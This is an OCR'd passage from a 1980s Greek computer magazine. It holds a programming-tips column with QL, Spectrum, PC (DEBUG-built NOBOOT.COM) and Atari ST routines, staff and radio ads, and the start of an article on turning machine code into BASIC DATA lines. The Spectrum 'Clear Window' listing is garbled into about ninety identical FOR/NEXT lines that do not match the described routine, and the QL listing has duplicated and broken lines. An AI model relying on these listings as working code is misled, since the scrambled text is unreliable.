ΑΝΤΙΠΡΟΣΩΠΕΙΑΣ  
ΟΛΑ ΤΑ ΠΡΟΓΡΑΜΜΑΤΑ**

**ΔΩΡΕΑΝ** ΣΤΑ ΜΕΛΗ  
**ΚΑΙ ΕΚΠΤΩΣΕΙΣ...**

Σολωμού 25Α και Μπότσιασ 7, Τηλ.: 3644.695




# PEEK & POKE

## ΡΟΛΟΪ

QL

Το προγραμματάκι αυτό αναλαμβάνει να διορθώνει την ώρα του QL. Λειτουργεί και σαν διαδικασία με την εντολή ώρα αλλά και σαν boot, αν διαγράψουμε τις εντολές 40 και 120. Στις περιπτώσεις που το πρόγραμμα δεν τρέχει, μπορούμε να διαγράψουμε την εντολή 60, κάτι που δεν ενοχλεί ιδιαίτερα στη ροή του προγράμματος. Το ρολοί δεν χρειάζεται διόρθωση έως ότου κλείσουμε τον QL.

```
40 DEFine PROCedure WPA
50 CLS
60 RESTORE
70 INPUT "ΧΡΟΝΟΣ ";A$;" ΜΗΝΑΣ ";B$;"ΗΜΕΡΟΜΗΝΙΑ ";C$;"ΩΡΑ ";D$
;"ΔΕΥΤΕΡΑ ";E$;" ΔΕΥΤΕΡΑ ";F$
80 READ A,B,C,D,E,F
90 SDATE A,B,C,D,E,F
100 PRINT DATE$
110 DATA A$,B$,C$,D$,E$,F$
120 END DEFine WPA
```



Κάθε μήνα από αυτή

τη στήλη σας δίνονται

μερικές χρήσιμες ιδέ-

ες και ρουτίνες για

τους πιο δημοφιλείς

home micros. Μέσα

από αυτές πιστεύου-

με ότι θα βρείτε τρό-

πους να βελτιώσετε

τις προγραμματιστικές

τεχνικές σας. Αυτό

το μήνα οι ρουτίνες

αφορούν τους υπολο-

γιστές QL,

SPECTRUM, PCs και

ATARI ST.



## CLEAR WINDOW

Η ρουτίνα που σας παρουσιάζουμε αυτό το μήνα είναι η Clear Window η οποία κάνει ό,τι ακριβώς λέει το όνομά της: καθαρίζει ένα παράθυρο στην οθόνη.

Για να τη χρησιμοποιήσετε, πληκτρολογήστε το πρόγραμμα του listing αντικαθιστώντας τη μεταβλητή XXXXX με τη διεύθυνση που θέλετε να τοποθετηθεί η ρουτίνα. Πριν τρέξετε το listing δώστε CLEAR (αρχική διεύθυνση -1).

Αν έχετε κάνει λάθος στα DATA θα ειδοποιηθείτε σχετικά. Αν δεν έχετε κάνει, μπορείτε να σώσετε τον κώδικα με SAVE "WINDOW" CODE (αρχική διεύθυνση), 122.

Για να χρησιμοποιήσετε την clear window, ορίστε μια συνάρτηση FN W (x,y,w,d,a)=USR (αρχική διεύθυνση). Οι παράμετροι έχουν τις εξής λειτουργίες:

x: η αρχική στήλη του παράθυρου.

y: η αρχική γραμμή του παράθυρου.

w: το πλάτος του παράθυρου.

d: το ύψος του παράθυρου.

a: το νέο attribute του παράθυρου.

Οι παράμετροι πρέπει να είναι ακέραιοι και η ρουτίνα παίρνει την τιμή τους (mod 256). Αν οι παράμετροι έχουν λάθος ( $x > 31$ ,  $y > 23$ ,  $w = 0$ ,  $d = 0$ ,  $w > 31$ ,  $d > 23$ ,  $x + w > 32$ ,  $y + d > 24$ ), η ρουτίνα δεν θα κάνει τίποτε.



```

110 FOR T=0 TO 255:PRINT T:NEXT T
120 FOR T=0 TO 255:PRINT T:NEXT T
130 FOR T=0 TO 255:PRINT T:NEXT T
140 FOR T=0 TO 255:PRINT T:NEXT T
150 FOR T=0 TO 255:PRINT T:NEXT T
160 FOR T=0 TO 255:PRINT T:NEXT T
170 FOR T=0 TO 255:PRINT T:NEXT T
180 FOR T=0 TO 255:PRINT T:NEXT T
190 FOR T=0 TO 255:PRINT T:NEXT T
200 FOR T=0 TO 255:PRINT T:NEXT T
210 FOR T=0 TO 255:PRINT T:NEXT T
220 FOR T=0 TO 255:PRINT T:NEXT T
230 FOR T=0 TO 255:PRINT T:NEXT T
240 FOR T=0 TO 255:PRINT T:NEXT T
250 FOR T=0 TO 255:PRINT T:NEXT T
260 FOR T=0 TO 255:PRINT T:NEXT T
270 FOR T=0 TO 255:PRINT T:NEXT T
280 FOR T=0 TO 255:PRINT T:NEXT T
290 FOR T=0 TO 255:PRINT T:NEXT T
300 FOR T=0 TO 255:PRINT T:NEXT T
310 FOR T=0 TO 255:PRINT T:NEXT T
320 FOR T=0 TO 255:PRINT T:NEXT T
330 FOR T=0 TO 255:PRINT T:NEXT T
340 FOR T=0 TO 255:PRINT T:NEXT T
350 FOR T=0 TO 255:PRINT T:NEXT T
360 FOR T=0 TO 255:PRINT T:NEXT T
370 FOR T=0 TO 255:PRINT T:NEXT T
380 FOR T=0 TO 255:PRINT T:NEXT T
390 FOR T=0 TO 255:PRINT T:NEXT T
400 FOR T=0 TO 255:PRINT T:NEXT T
410 FOR T=0 TO 255:PRINT T:NEXT T
420 FOR T=0 TO 255:PRINT T:NEXT T
430 FOR T=0 TO 255:PRINT T:NEXT T
440 FOR T=0 TO 255:PRINT T:NEXT T
450 FOR T=0 TO 255:PRINT T:NEXT T
460 FOR T=0 TO 255:PRINT T:NEXT T
470 FOR T=0 TO 255:PRINT T:NEXT T
480 FOR T=0 TO 255:PRINT T:NEXT T
490 FOR T=0 TO 255:PRINT T:NEXT T
500 FOR T=0 TO 255:PRINT T:NEXT T
510 FOR T=0 TO 255:PRINT T:NEXT T
520 FOR T=0 TO 255:PRINT T:NEXT T
530 FOR T=0 TO 255:PRINT T:NEXT T
540 FOR T=0 TO 255:PRINT T:NEXT T
550 FOR T=0 TO 255:PRINT T:NEXT T
560 FOR T=0 TO 255:PRINT T:NEXT T
570 FOR T=0 TO 255:PRINT T:NEXT T
580 FOR T=0 TO 255:PRINT T:NEXT T
590 FOR T=0 TO 255:PRINT T:NEXT T
600 FOR T=0 TO 255:PRINT T:NEXT T
610 FOR T=0 TO 255:PRINT T:NEXT T
620 FOR T=0 TO 255:PRINT T:NEXT T
630 FOR T=0 TO 255:PRINT T:NEXT T
640 FOR T=0 TO 255:PRINT T:NEXT T
650 FOR T=0 TO 255:PRINT T:NEXT T
660 FOR T=0 TO 255:PRINT T:NEXT T
670 FOR T=0 TO 255:PRINT T:NEXT T
680 FOR T=0 TO 255:PRINT T:NEXT T
690 FOR T=0 TO 255:PRINT T:NEXT T
700 FOR T=0 TO 255:PRINT T:NEXT T
710 FOR T=0 TO 255:PRINT T:NEXT T
720 FOR T=0 TO 255:PRINT T:NEXT T
730 FOR T=0 TO 255:PRINT T:NEXT T
740 FOR T=0 TO 255:PRINT T:NEXT T
750 FOR T=0 TO 255:PRINT T:NEXT T
760 FOR T=0 TO 255:PRINT T:NEXT T
770 FOR T=0 TO 255:PRINT T:NEXT T
780 FOR T=0 TO 255:PRINT T:NEXT T
790 FOR T=0 TO 255:PRINT T:NEXT T
800 FOR T=0 TO 255:PRINT T:NEXT T
810 FOR T=0 TO 255:PRINT T:NEXT T
820 FOR T=0 TO 255:PRINT T:NEXT T
830 FOR T=0 TO 255:PRINT T:NEXT T
840 FOR T=0 TO 255:PRINT T:NEXT T
850 FOR T=0 TO 255:PRINT T:NEXT T
860 FOR T=0 TO 255:PRINT T:NEXT T
870 FOR T=0 TO 255:PRINT T:NEXT T
880 FOR T=0 TO 255:PRINT T:NEXT T
890 FOR T=0 TO 255:PRINT T:NEXT T
900 FOR T=0 TO 255:PRINT T:NEXT T
910 FOR T=0 TO 255:PRINT T:NEXT T
920 FOR T=0 TO 255:PRINT T:NEXT T
930 FOR T=0 TO 255:PRINT T:NEXT T
940 FOR T=0 TO 255:PRINT T:NEXT T
950 FOR T=0 TO 255:PRINT T:NEXT T
960 FOR T=0 TO 255:PRINT T:NEXT T
970 FOR T=0 TO 255:PRINT T:NEXT T
980 FOR T=0 TO 255:PRINT T:NEXT T
990 FOR T=0 TO 255:PRINT T:NEXT T

```

```

F 100 170 90 (ENTER)
A 100 (ENTER)
DB EB,3B,90,00,00,00,00,FB,06,57,50,51,9C,B8,00,00 (ENTER)
DB 8E,C0,BF,17,04,26,8A,25,F6,C4,08,74,16,F6,C4,04 (ENTER)
DB 74,11,E4,60,3C,53,75,0B,F6,C4,01,75,06,80,E4,FB (ENTER)
DB 26,88,25,9D,59,58,5F,07,2E,FF,2E,03,01,B8,00,00 (ENTER)
DB 8E,C0,BF,24,00,26,8B,05,26,8B,5D,02,BE,03,01,89 (ENTER)
DB 04,89,5C,02,B8,00,00,8E,C0,8C,DB,FA,BF,24,00,B8 (ENTER)
DB 07,01,26,89,05,26,89,5D,02,FB,BA,3D,01,CD,27 (ENTER)
(ENTER)
N B:NOBOOT.COM (ENTER)
R CX (ENTER)
6F (ENTER)
W (ENTER)
Q (ENTER)

```

## SHIFT RESET

Το μικρό προγραμματάκι που ακολουθεί κλειδώνει τα πλήκτρα Ctrl-Alt-Del ώστε να μην τα πατήσετε από συνήθεια. Αν πατήσετε μαζί και το δεξί shift πλήκτρο, τότε το reset ξαναισχύει. Για να γράψετε το πρόγραμμα θα χρειαστείτε το DEBUG. Βάλτε το στο Drive A και βάλτε μια κενή δισκέτα στο Drive B. Πληκτρολογήστε τα παρακάτω και το πρόγραμμα NOBOOT.COM θα γραφτεί στην κενή δισκέτα.





## CONTRAST

Αυτό το πρόγραμμα σας επιτρέπει να «μαυρίσετε» το παράθυρο εξόδου, εφόσον εισάσετε σε low resolution mode, και να δημιουργήσετε έτσι καλύτερη αντίθεση χρωμάτων. Προσαρμόζοντας κατάλληλα τη ρουτίνα αυτή σε προγράμμάτα σας, (π.χ. σε ένα πρόγραμμα γραφικών) θα έχετε αρκετά ευχάριστα αποτελέσματα.

```

100 FASTFILL:
110 POKE CONTRL,123
120 POKE CONTRL+2,0
130 POKE CONTRL+6,0
140 VDISYS(0)
150 COLOR 1,1
160 POKE CONTRL,114
170 POKE CONTRL+2,2
180 POKE CONTRL+6,0
190 POKE PTSIN,1
200 POKE PTSIN+2,22
210 POKE PTSIN+4,304
220 POKE PTSIN+6,188
230 VDISYS(0)
240 POKE CONTRL,122
250 POKE CONTRL+2,0
260 POKE CONTRL+6,1
270 POKE INTIN,0
280 VDISYS(0)

```

# ΑΝ ΑΚΟΙΝΩΣΗ

## ΑΝ

έχετε ελεύθερο χρόνο.

## ΑΝ

έχετε ευχέρεια στο γράψιμο κειμένων στη δημοτική και πιστεύετε ότι το χιουμοριστικό ύφος του PIXEL σας εκφράζει.

## ΑΝ

είστε φίλοι των υπολογιστών και έχετε εξοικειωθεί με κάποιους home-micros.

## ΑΝ

έχετε καλές γνώσεις Αγγλικών

## ΑΝ

θέλετε να γίνετε μέλος της μεγάλης παρέας των συντακτών του PIXEL


## ΤΟΤΕ

μπορείτε να επικοινωνήσετε μαζί μας στα τηλέφωνα 9238672-5 και 9225520, εργάσιμες ημέρες από 10-14 μ.μ.




Σε λίγο  
ο δικός σας,  
ραδιοφωνικός  
σταθμός.....

*FM stereo*





- 
- **Θέματα νέας τεχνολογίας**
  - **Computers και Τέχνη**
  - **Computers και Ιατρική**
  - **Computers και Αθλητισμός**
  - **Διάστημα**
  - **Επιστημονική Φαντασία**
  - **Home Micros**
  - **PCs**
  - **Software**

**και φυσικά πολλή και καλή μουσική**



# ΘΕΜΑ

# ΚΩΔΙΚΑΣ ΜΗΧΑΝΗΣ

# ΣΕ BASIC DATA

**Αυτή τη φορά σας έχουμε  
ετοιμάσει κάτι αρκετά  
ενδιαφέρον. Έχουμε δύο  
προγράμματα που θα  
αναλάβουν να μεταφέρουν  
σε γραμμές DATA όποιο  
πρόγραμμα σε κώδικα  
μηχανής έχετε με κόπο  
ετοιμάσει! Εσείς, το μόνο  
που έχετε να κάνετε είναι  
να πληκτρολογήσετε το  
κατάλληλο listing (για  
Spectrum ή Amstrad) και  
κατόπιν να φορτώσετε τα  
bytes που έχετε σε νέα  
μορφή**

*Των*

*Βασίλη Τερζόπουλου,  
Λευτέρη Καλαμαρά*

## ΓΙΑ SPECTRUM ΚΑΙ AMSTRAD

**Δ**εν χρειάζεται, βέβαια, να σας πούμε τη χρησιμότητά τους. Εάν υποθέσουμε ότι έχετε κάποιο προγραμματάκι μήκους 500 bytes και θέλετε να το στείλετε στο PIXEL, κανονικά θα πρέπει να γράψετε ένα ολόκληρο πρόγραμμα σε BASIC -γιατί δεν εξυπηρετούν τα listings σε assembly, αφού δεν έχουν όλο assembler-, που θα περιέχει σε γραμμές DATA όλον τον κώδικα που σας έδωσε ο assembler. Φανταστείτε κόπος! Γράφεις ένα πρόγραμμα, τυπώνεις τα bytes που περιέχει και γράφεις ένα ακόμη πρόγραμμα, αντιγράφοντας αυτά τα bytes σε γραμμές DATA. Δηλαδή διπλός κόπος για μια δουλειά που δεν θέλει πάνω από δύο λεπτά της ώρας!

### AMSTRAD

Τα προγράμματα είναι από αυτά που, μόλις τα δει κανείς, σκέφτεται: «Μα είναι τόσο απλό!» Πώς δεν το σκέφτηκα νωρίτερα; Για την ακρίβεια, είναι τόσο απλά που γίνονται έξυπνα!

Συγκεκριμένα, το πρόγραμμα (A) μας ζητάει αρχική διεύθυνση για το πρόγραμμα που μας ενδιαφέρει, τελική διεύθυνση, το όνομα του προγράμματος, κώδικα μηχανής για μετατροπή και το όνομα του BASIC-προγράμματος που θα σώσει.

Αυτό που θα σώσει, θα είναι ένα πρόγραμμα BASIC που θα περιέχει σε εντολές DATA, όλο τον κώδικα μηχανής που έχει στη μνήμη ο υπολογιστής, ή καλύτερα όποιο τμήμα της μνήμης του υπολογιστή του ζητήσουμε εμείς με την τελική διεύθυνση.

Φυσικά, μπορείτε να μετατρέψετε σε DATA ένα οποιοδήποτε παιχνίδι, αρκεί να χωράει στη μνήμη -αλλά δεν σας το συστήσουμε, γιατί οι 20 ή 30 σελίδες προγράμματος, που ίσως δημιουργηθούν, σίγουρα μόνο χρήσιμες δεν είναι!

Αντίστοιχα, το πρόγραμμα (B), είναι ο απαραίτητος LOADER που θα διαβάσει αυτά τα DATA, και θα τα κάνει POKE στη μνήμη. Είναι, δηλαδή, ο loader του τελικού BASIC προγράμματος -και, βεβαίως, μπορείτε να τον «ενσωματώσετε» στο πρόγραμμα (A), αν και πιστεύουμε ότι είναι πιο εύχρηστο έτσι.

Όπως θα δείτε, και στα δύο προγράμματα, περιέχονται έλεγχοι για λάθος των DATA. Φυσικά, αν τα χρησιμοποιήσετε μαζί - το ένα για να σώσει τα DATA και το άλλο για να τα φορτώσει κ.λπ. - δεν χρειάζεται έλεγχος αφού τα DATA είναι σίγουρα σωστά (αυτό έλειπε να κάνει λάθος ο AMSTRAD σε μια πρόσθεση!), μπορεί όμως να τα χρησιμοποιήσετε ξεχωριστά, π.χ. όταν έχετε ένα πρόγραμμα σε κώδικα



μηχανής και θέλετε να το κάνετε DATA σε BASIC για να το στείλετε στο PIXEL, οι άλλοι αναγνώστες θα σας ευγνωμονούν για τα αθροίσματα ελέγχου.

Πώς θα τα χρησιμοποιήσετε τώρα -αν δεν το έχετε ήδη καταλάβει. Πριν απ' όλα πληκτρολογήστε τα και σώστε τα, βέβαια, για μελλοντική χρήση. Αν χρησιμοποιείτε κασέτα, σώστε πρώτα το (A) και μετά το (B).

Τώρα πρέπει να σώσετε κάπου τον κώδικα μηχανής που θέλετε να μετατρέψετε

με SAVE «filename», b, αρχική διεύθυνση, μήκος. Είστε έτοιμοι και δίνετε RUN στο πρόγραμμα (A). Αυτό, αφού σας ζητήσει κάποιες πληροφορίες για το πρόγραμμα που θα φορτώσετε, (τον κώδικα μηχανής) και γι' αυτό που θα σώσετε (το BASIC) θα μετατρέψει τον κώδικα σε DATA και θα σώσει (σε μορφή ASCII) αυτά τα DATA. Αφού γίνει αυτό, κάντε RESET στον AMSTRAD, φορτώστε το πρόγραμμα (B) και δώστε MERGE «όνομα», όπου «όνομα» είναι το όνομα του

προγράμματος (των DATA) που φτιάξατε με το πρόγραμμα (A). Στη γραμμή 10 του προγράμματος (B) μην ξεχάσετε να βάλετε τη σωστή διεύθυνση (μεταβλητή addr) για τα POKES και τον αριθμό των γραμμών DATA -που δημιουργήθηκαν από το πρόγραμμα (A)- μείον ένα αντί του XX, και είστε έτοιμοι!

Έχετε έτοιμο ένα πρόγραμμα BASIC που περιέχει αυτό ακριβώς που ζητήσατε -τον κώδικα μηχανής. Αυτό το τελικό πρόγραμμα, κάνει POKE στη μνήμη του κώ-

```
1 'PROGRAM (A)
2 'by B.T. 08.08.87
3 '(c) PIXEL
10 MODE 1: INPUT "START ADDRESS";adr1
20 IF adr1<0 THEN adr1=adr1+65536
30 INPUT "END ADDRESS";adr2
40 IF adr2<0 THEN adr2=adr2+65536
50 INPUT "FILENAME (TO LOAD)";nam1$
60 INPUT "NAME TO SAVE";nam2$
